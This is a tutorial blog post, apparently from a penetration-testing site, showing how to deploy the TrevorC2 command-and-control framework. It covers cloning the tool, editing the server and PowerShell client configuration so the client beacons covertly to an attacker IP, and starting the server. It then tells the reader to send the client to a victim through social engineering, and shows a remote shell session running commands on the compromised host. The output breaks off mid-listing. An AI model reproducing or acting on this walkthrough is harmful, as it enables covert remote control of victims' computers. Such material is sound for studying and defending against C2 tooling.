
TrevorC2 – Command and Control

February 17, 2019   By Raj Chandel

TrevorC2 is a command and control framework. It is a client/server model that works through a browser masquerading as a C2 tool. It works at different time intervals which makes it almost impossible to be detected. This tool is coded in python but it's also compatible with c#, PowerShell, or any other platform. this is supported by both Windows and macOS along with Linux. It is very easy and convenient to use.


You can download it from

```
git clone https://github.com/trustedsec/trevorc2
```




```
root@kali:~# git clone https://github.com/trustedsec/trevorc2
Cloning into 'trevorc2'...
remote: Enumerating objects: 137, done.
remote: Total 137 (delta 0), reused 0 (delta 0), pack-reused 137
Receiving objects: 100% (137/137), 45.57 KiB | 166.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.
root@kali:~# cd trevorc2/
root@kali:~/trevorc2# ls -la
total 84
drwxr-xr-x  3 root root  4096 Jan 29 10:57 .
drwxr-xr-x 39 root root  4096 Jan 29 10:57 ..
-rw-r--r--  1 root root  1591 Jan 29 10:57 CHANGELOG.txt
-rw-r--r--  1 root root   278 Jan 29 10:57 CREDITS.txt
-rw-r--r--  1 root root   384 Jan 29 10:57 Dockerfile
drwxr-xr-x  8 root root  4096 Jan 29 10:57 .git
-rw-r--r--  1 root root  2119 Jan 29 10:57 LICENSE.txt
-rw-r--r--  1 root root  7540 Jan 29 10:57 README.md
-rw-r--r--  1 root root    24 Jan 29 10:57 requirements.txt
-rw-r--r--  1 root root  8895 Jan 29 10:57 trevorc2_client.cs
-rw-r--r--  1 root root  6407 Jan 29 10:57 trevorc2_client.ps1
-rw-r--r--  1 root root  7017 Jan 29 10:57 trevorc2_client.py
-rw-r--r--  1 root root 15247 Jan 29 10:57 trevorc2_server.py
```

Once it's downloaded, open the folder and then open **the trevorc2_server.py** file and change the IP to your localhost IP as shown in the image below. Also, provide the site that will be cloned to the trevorc2 server.




```
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
# PowerShell Module by Alex Williams @offsec_ginger
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.
# CONFIG CONSTANTS:
# Site used to communicate with (remote TrevorC2 site)

$SITE_URL = "http://192.168.1.109"
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMP
$ROOT_PATH_QUERY = "/"
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAM
$SITE_PATH_QUERY = "/images"
# THIS IS THE QUERY STRING PARAMETER USED
$QUERY_STRING = "guid="
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS
$STUB = "oldcss="
# time_interval is the time used between randomly connecting back to server, f
$time_interval1 = 2
$time_interval2 = 8
# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CL
$CIPHER = "Tr3v0rC2R0x@nd1s@w350m3#TrevorForget"
# DO NOT CHANGE BELOW THIS LINE
```

Then, start and run the trevorc2 framework.



```
           ,  .'''''.  ...    ''''',  .'
            ','     ,.MMMM;.;'      '.
             ;;    ;MMMMMMMMM;     ;;'
            :'M:  ;MMMMMMMMMMM;.  :M':
            : M:  MMMMMMMMMMMMM:  :M  .
           .' M:  MMMMMMMMMMMMM:  :M. ;
           ; :M'  :MMMMMMMMMMMM'  'M: :
           : :M: .;"MMMMMMMMM":;. ,M: :
           :  ::,MMM;.M":::M.;MMM ::' :
         ,.;    ;MMMMMM;:MMMMMMMM:    :,.
         MMM.;.,MMMMMMMM;MMMMMMMM;.,;.MMM
         M':''':MMMMMMMMM;MMMMMMMM:  "': M
         M.:   ;MMMMMMMMMMMMMMMMMM;   : M
         :::   MMMMMMMMMMM;MMMMMMMM   ::M
        ,'';   MMMMMMMMMMMM:MMMMMMM   :'".
      ,'   :   MMMMMMMMMMMM:MMMMMMM   :   '.
     '     :  'MMMMMMMMMMMMM:MMMMMM   ;     '
     ,.....;.. MMMMMMMMMMMMM:MMMMMM ..:....;.
     :MMMMMMMM MMMMMMMMMMMMM:MMMMMM MMMMMMMM:
     :MM''':"" MMMMMMMMMMMMM:MMMMMM "": "'MM:
      MM:   :  MMMMMMMMMMMMM:MMMMMM  ,'  :MM
      'MM   :  :MMMMMMMMMMMM:MMMMM:  :   ;M:
       :M;  :  'MMMMMMMMMMMMMMMMMM'  :  ;MM
       :MM. :   :MMMMMMMMMM;MMMMM:   :  MM:
        :M: :    MMMMMMMMM'MMMMMM'   : :MM'
        'MM :    "MMMMMMM:;MMMMM"   ,' ;M"
         'M  :    ""''':;;;'''""    :  M:
         ;'  :     "MMMMMMMM;."     :  "".
       ,;    :      :MMMMMMM:;.     :    '.
      :'     :    ,MM'''""''':M:    :     ';
     ;'      :    ;M'         MM.   :       ;.
   ,'        :    "            "'   :        '.
   '        :'                       '        ''
 .          :                        '          '
'          ;                          ;          '
          ;                            '



                   #TrevorForget


TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://www.google.com
[*] Site cloned successfully.
[*] Starting Trevor C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
[*] Type help for usage. Example commands, list, interact.

trevorc2>
```

Once the trevorc2 is up and running, change the IP to your localhost IP in **trevorc2.ps1** file.



```
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
# PowerShell Module by Alex Williams @offsec_ginger
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.
# CONFIG CONSTANTS:
# Site used to communicate with (remote TrevorC2 site)

$SITE_URL = "http://192.168.1.109"
# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMPLE: /index.a
$ROOT_PATH_QUERY = "/"
# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
$SITE_PATH_QUERY = "/images"
# THIS IS THE QUERY STRING PARAMETER USED
$QUERY_STRING = "guid="
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT
$STUB = "oldcss="
# time_interval is the time used between randomly connecting back to server, for more stea
$time_interval1 = 2
$time_interval2 = 8
# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APP
$CIPHER = "Tr3v0rC2R0x@nd1s@w350m3#TrevorForget"
# DO NOT CHANGE BELOW THIS LINE
```


Then send this file to the victim using any desired social engineering method. Once the file is executed by the victim, you will have your session as shown in the image below :

To see the sessions type :

```
list
```

And to access this session type :

```
interact <serial number od session>
```



```
trevorc2>
*** Received connection from 192.168.1.105 and hostname DESKTOP-NQM64AS for TrevorC2.

trevorc2>list

*** Available TrevorC2 Shells Below ***

Format: <session_id> <hostname>:<ipaddress>

1. DESKTOP-NQM64AS:192.168.1.105 (Trevor C2 Established)


trevorc2>interact 1
[*] Dropping into trevorc2 shell...
[*] Use exit or back to select other shells
DESKTOP-NQM64AS:trevorc2>ipconfig
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
=-=-=-=-=-=-=-=-=-=-=
(HOSTNAME: DESKTOP-NQM64AS
CLIENT: 192.168.1.105)

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::613d:f007:4aa3:b842%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.105
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::90d0:4c4b:d967:4626%8
   IPv4 Address. . . . . . . . . . . : 192.168.10.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix
```